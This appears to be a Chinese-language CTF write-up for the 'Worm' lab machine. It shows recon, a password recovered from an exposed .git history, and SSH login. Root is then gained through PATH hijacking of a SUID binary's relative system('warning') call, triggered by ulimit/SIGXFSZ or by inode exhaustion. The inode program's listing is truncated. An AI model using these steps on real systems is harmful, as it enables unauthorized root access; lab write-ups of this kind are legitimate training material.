

靶机信息

靶机名称: Worm

靶机作者: ll104567/群主

靶机类型: Linux

难度: Easy

来源: MazeSec / QQ 内部群 660930334

官网: <https://maze-sec.com/>

目标主机

使用 arp-scan 扫描内网存活主机:

```
sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.10      08:00:27:2b:54:5d      (Unknown)
```

目标主机 IP: 192.168.1.10

端口扫描

使用 nmap 进行 TCP 全端口扫描:

```
nmap 192.168.1.10 -p- -sT -sV

Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
```


发现开放了 22/ssh、80/http 端口

80 端口服务探测到 GetShell

访问 80 端口, 一个静态页面

Maze-Sec

尝试目录扫描发现 .git 目录



```
1 kali          2 kali          3 kali          +  ☐
● npc@192.168.1.9:22
└─$ dirsearch -u http://192.168.1.10
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
                                           v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/npc/reports/http_192.168.1.10/_26-01-21_09-46-55.txt
Target: http://192.168.1.10

[09:46:55] Starting:
[09:46:56] 301 - 311B - /.git -> http://192.168.1.10/.git/
[09:46:56] 200 - 2B - /.git/COMMIT_EDITMSG
[09:46:56] 200 - 92B - /.git/config
[09:46:56] 200 - 73B - /.git/description
[09:46:56] 200 - 23B - /.git/HEAD
[09:46:56] 200 - 605B - /.git/
[09:46:56] 200 - 410B - /.git/branches/
[09:46:56] 200 - 672B - /.git/hooks/
[09:46:56] 200 - 457B - /.git/info/
[09:46:56] 200 - 217B - /.git/index
[09:46:56] 200 - 240B - /.git/info/exclude
[09:46:56] 200 - 481B - /.git/logs/
[09:46:56] 200 - 558B - /.git/logs/HEAD
[09:46:56] 301 - 321B - /.git/logs/refs -> http://192.168.1.10/.git/logs/refs/
[09:46:56] 301 - 327B - /.git/logs/refs/heads -> http://192.168.1.10/.git/logs/refs/heads/
```

使用 git-dumper 工具下载 .git 目录

```
git-dumper http://192.168.1.10/ 192.168.1.10
cd 192.168.1.10
└─(npc㉿kali)-[~]
└─$ cd 192.168.1.10/
```

```
└──(npc㉿kali)-[~/192.168.1.10]
└$ ls -alh
total 20K
drwxrwxr-x  3 npc npc 4.0K Jan 21 09:47 .
drwx----- 26 npc npc 4.0K Jan 21 09:47 ..
-rw-rw-r--  1 npc npc   24 Jan 21 09:47 creds.txt
drwxrwxr-x  7 npc npc 4.0K Jan 21 09:47 .git
-rw-rw-r--  1 npc npc   18 Jan 21 09:47 index.html
```

```
└──(npc㉿kali)-[~/192.168.1.10]
└$ cat creds.txt
june:showmeyourpassword
```

```
└──(npc㉿kali)-[~/192.168.1.10]
└$ git log -p
commit b20ebc0e54047f39e739f50e21837b154cd4c6b9 (HEAD -> master)
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:31 2026 -0500
```

4

```
diff --git a/creds.txt b/creds.txt
new file mode 100644
index 000000..8b25a83
--- /dev/null
+++ b/creds.txt
@@ -0,0 +1 @@
+june:showmeyourpassword
```

```
commit 1e0f35c5f74fa99bfff05187488e76bc6c072db6
Author: Your Name <you@example.com>
Date:   Tue Jan 20 09:07:02 2026 -0500
```

3

```
diff --git a/creds.txt b/creds.txt
deleted file mode 100644
```

```
index e9a18ec..0000000
--- a/creds.txt
+++ /dev/null
@@ -1,3 +0,0 @@
-june
-mTdwC2mn94UlBr31y56t
-
commit c62888da183b18a51c52bbfdad3d448fe2da2a86
```

在 git 提交记录中发现了 june 用户的密码 mTdwC2mn94UlBr31y56t

ssh 成功登录 june 用户：

```
└─(npc㉿kali)-[~/192.168.1.10]
$ ssh june@192.168.1.10
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
june@192.168.1.10's password:
Linux Worm 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Last login: Wed Jan 21 07:44:23 2026 from 192.168.1.9
```

```
june@Worm:~$
```

suid 文件发现

查找 suid 文件：

```
find / -perm -4000 -type f 2>/dev/null
```

发现 /opt/write 文件具有 suid 权限，下载到本地使用 ida 反编译看看

```
june@Worm:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/write
june@Worm:~$ file /opt/write
/opt/write: setuid, setgid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically l
] =27651f89f30d7776451a03c126098145710ad948, for GNU/Linux 3.2.0, not stripped
june@Worm:~$
```

在靶机使用 PHP 内置服务器开启一个 HTTP 服务：

```
php -S 0.0.0.0:8000 -t /opt
```

```

if ( argc != 2 )
{
    fprintf(stderr, "Usage: %s \"message to write\"\n", *argv);
    exit(1);
}
s = (char *)argv[1];
if ( setuid(0) < 0 )
{
    perror("setuid(0) failed");
    exit(1);
}
fd = open("/opt/welcome.txt", 577, 420LL);
if ( fd < 0 )
{
    perror("Failed to open /opt/welcome.txt");
    if ( setuid(0) < 0 )
    {
        perror("setuid(0) failed before calling warning");
        exit(1);
    }
    system("warning");
    exit(1);
}
v3 = strlen(s);

```

IDA - write E:\chrome_download\write

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports

Function name

`_init_proc` `sub_1020` `_puts` `_write` `_strlen` `_system` `_close` `_fprintf` `_open` `_perror` `_exit` `_setuid` `__cxa_finalize` `_start` `deregister_tm_clones` `register_tm_clones` `_do_global_dtors_aux` `frame_dummy` `main` `__libc_csu_init` `__libc_csu_fini` `_term_proc` `_puts` `_write` `_strlen` `_system`

Line 12 of 35

Graph overview

Output

Python 3.11.7 (tags/v3.11.7-d1321d9, Dec 4 2023, 19:24:49) [MSC v.1937 0x04D0] IDAPython 64-bit v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>

Propagating type information... Function argument information has been propagated The initial autoanalysis has been finished.

代码审计

反编译后的伪代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rax
    int fd; // [rsp+24h] [rbp-Ch]
    char *s; // [rsp+28h] [rbp-8h]

    if ( argc != 2 )
    {
        fprintf(stderr, "Usage: %s \"message to write\"\n", *argv);
        exit(1);
    }
    s = (char *)argv[1];
    if ( setuid(0) < 0 )
    {
        perror("setuid(0) failed");
        exit(1);
    }
    fd = open("/opt/welcome.txt", 577, 420LL);
    if ( fd < 0 )
    {
        perror("Failed to open /opt/welcome.txt");
        if ( setuid(0) < 0 )
        {
            perror("setuid(0) failed before calling warning");
            exit(1);
        }
        system("warning");
        exit(1);
    }
    v3 = strlen(s);
    if ( write(fd, s, v3) < 0 )
    {
        perror("Failed to write to file");
        close(fd);
    }
}
```

```
if ( setuid(0) < 0 )
{
    perror("setuid(0) failed before calling warning");
    exit(1);
}
system("warning");
exit(1);
}
close(fd);
puts("Message successfully written to /opt/welcome.txt");
return 0;
}
```

程序功能：将用户输入的字符串写入 `/opt/welcome.txt` 文件中，如果 `open` 失败或者 `write` 失败则调用 `warning` 命令，这里的 `warning` 命令没有使用绝对路径，因此可以进行命令劫持。

方案一：SIGXFSZ 信号抑制与文件大小限制攻击

模拟一个磁盘写满的场景，从而导致 `write` 系统调用失败，触发 `warning` 命令的执行流程。

限制写入文件大小，触发 `write` 失败，此时内核会向该进程发送一个 `SIGXFSZ` (File size limit exceeded) 信号，默认情况下，这个进程会立即被强制终止，通过 `trap '' SIGXFSZ` 改变当前 shell 对 `SIGXFSZ` 信号的处理方式，可以让进程在收到该信号时忽略它，从而避免进程被终止，即在 `write` 失败时，进入 `warning` 命令的执行流程。

构造恶意 `warning` 文件：

```
cp $(which su) /tmp/warning
chmod +x /tmp/warning
```

将 `/tmp` 目录添加到 `PATH` 环境变量的最前面：

```
export PATH=/tmp:$PATH
```

在子 shell 中限制写入文件大小，以及对 `SIGXFSZ` 信号的忽略处理，并执行 `/opt/write`：

```
(trap '' SIGXFSZ; ulimit -f 0; /opt/write "pwned")
```

1 kali

2 kali

3 kali

+ └

● npc@192.168.1.9:22

```
june@Worm:/tmp$ cp $(which su) /tmp/warning
june@Worm:/tmp$ chmod +x /tmp/warning
june@Worm:/tmp$ export PATH=/tmp:$PATH
june@Worm:/tmp$ (trap '' SIGXFSZ; ulimit -f 0; /opt/write "pwned")
Failed to write to file: File too large
root@Worm:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Worm:/tmp# █
```

方案二：Inode 耗尽

通过写入大量小文件占满文件系统的 inode，从而导致 open 系统调用失败，触发 warning 命令的执行流程。

linux 文件系统中，文件和目录的元数据（如权限、所有者、时间戳等）存储在 inode 中，每个文件和目录都对应一个唯一的 inode。当文件系统中的 inode 被占满时，即使磁盘空间还有剩余，也无法创建新的文件或目录，从而导致 open 系统调用失败。

Linux 系统中，不同的挂载点（Mount Point）拥有独立的 Inode 资源。

- /tmp 通常被单独挂载为 tmpfs（内存文件系统）或独立分区。
- /opt 通常位于根分区 / 下。

如果在 /tmp 下耗尽了 Inode，只会导致 /tmp 无法写入文件。只要 /opt 所在的分区 Inode 仍有剩余，/opt/write 程序对 /opt/welcome.txt 的 open 操作依然会成功

验证 /tmp 和 /opt 是否在不同的挂载点：

```
df -hT /tmp /opt
```

/tmp 和 /opt 都挂载在 / 下面，如果这两个目录不在同一个挂载点，可以尝试在用户家目录 /home/user 或 /var/tmp 下耗尽 inode。

```
1 kali
2 kali
3 kali
+ □

● npc@192.168.1.9:22

june@Worm:/tmp$ df -hT /tmp /opt
Filesystem      Type  Size  Used Avail Use% Mounted on
/dev/sda1        ext4  29G   2.7G  25G  10% /
/dev/sda1        ext4  29G   2.7G  25G  10% /
june@Worm:/tmp$ df -hT /home /var/tmp
Filesystem      Type  Size  Used Avail Use% Mounted on
/dev/sda1        ext4  29G   2.7G  25G  10% /
/dev/sda1        ext4  29G   2.7G  25G  10% /
june@Worm:/tmp$
```

准备一个 c 语言程序用于创建大量小文件占满 inode：

```
// /tmp/exp.c

#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <sys/stat.h>

int main() {
    // -----
    // 变量设置：每次要占用的 inode 数量（文件数量）
    long target_inodes = 2000000;
    // -----


    long count = 0;
    char filename[64];

    printf("开始创建 %ld 个文件以占用 inode...\n", target_inodes);
```


编译并运行该程序：

```
gcc /tmp/exp.c -o /tmp/exp
mkdir /tmp/test/
cd /tmp/test/
/tmp/exp
```

inode 被占满后，劫持 PATH 环境变量执行 /opt/write：

```
export PATH=/tmp:$PATH
cp $(which su) /tmp/warning
chmod +x /tmp/warning
/opt/write "pwned"
```

This terminal session illustrates the exploit development process. It starts with a user shell (1), followed by a root shell (2), and ends with a root shell (3). The user shell shows the compilation and execution of the exploit program. The root shell shows the creation of many files to consume inode space, the successful execution of the exploit, and the resulting root shell.

```
june@Worm:/tmp$ gcc /tmp/exp.c -o /tmp/exp
june@Worm:/tmp$ mkdir /tmp/test/
june@Worm:/tmp$ cd /tmp/test/
june@Worm:/tmp/test$ ./tmp/exp
开始创建 2000000 个文件以占用 inode...
已创建: 1840000
[停止] 提示信息: 磁盘 Inode 已耗尽 (No space left on device)!
最终成功创建文件数: 1843296
june@Worm:/tmp/test$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
june@Worm:/tmp/test$ cp $(which su) /tmp/warning
june@Worm:/tmp/test$ /opt/write '111'
Failed to open /opt/welcome.txt: No space left on device
root@Worm:/tmp/test# id
uid=0(root) gid=0(root) groups=0(root)
root@Worm:/tmp/test#
```

收尾工作，删除占用 inode 的文件：

```
cd /tmp
find /tmp/test/inode_pit/ -type f -delete
rmdir /tmp/test/inode_pit
```

```
june@Worm:/tmp/test$ cd /tmp
june@Worm:/tmp$ find /tmp/test/inode_pit/ -type f -delete

june@Worm:/tmp$ rmdir /tmp/test/inode_pit
june@Worm:/tmp$ █
```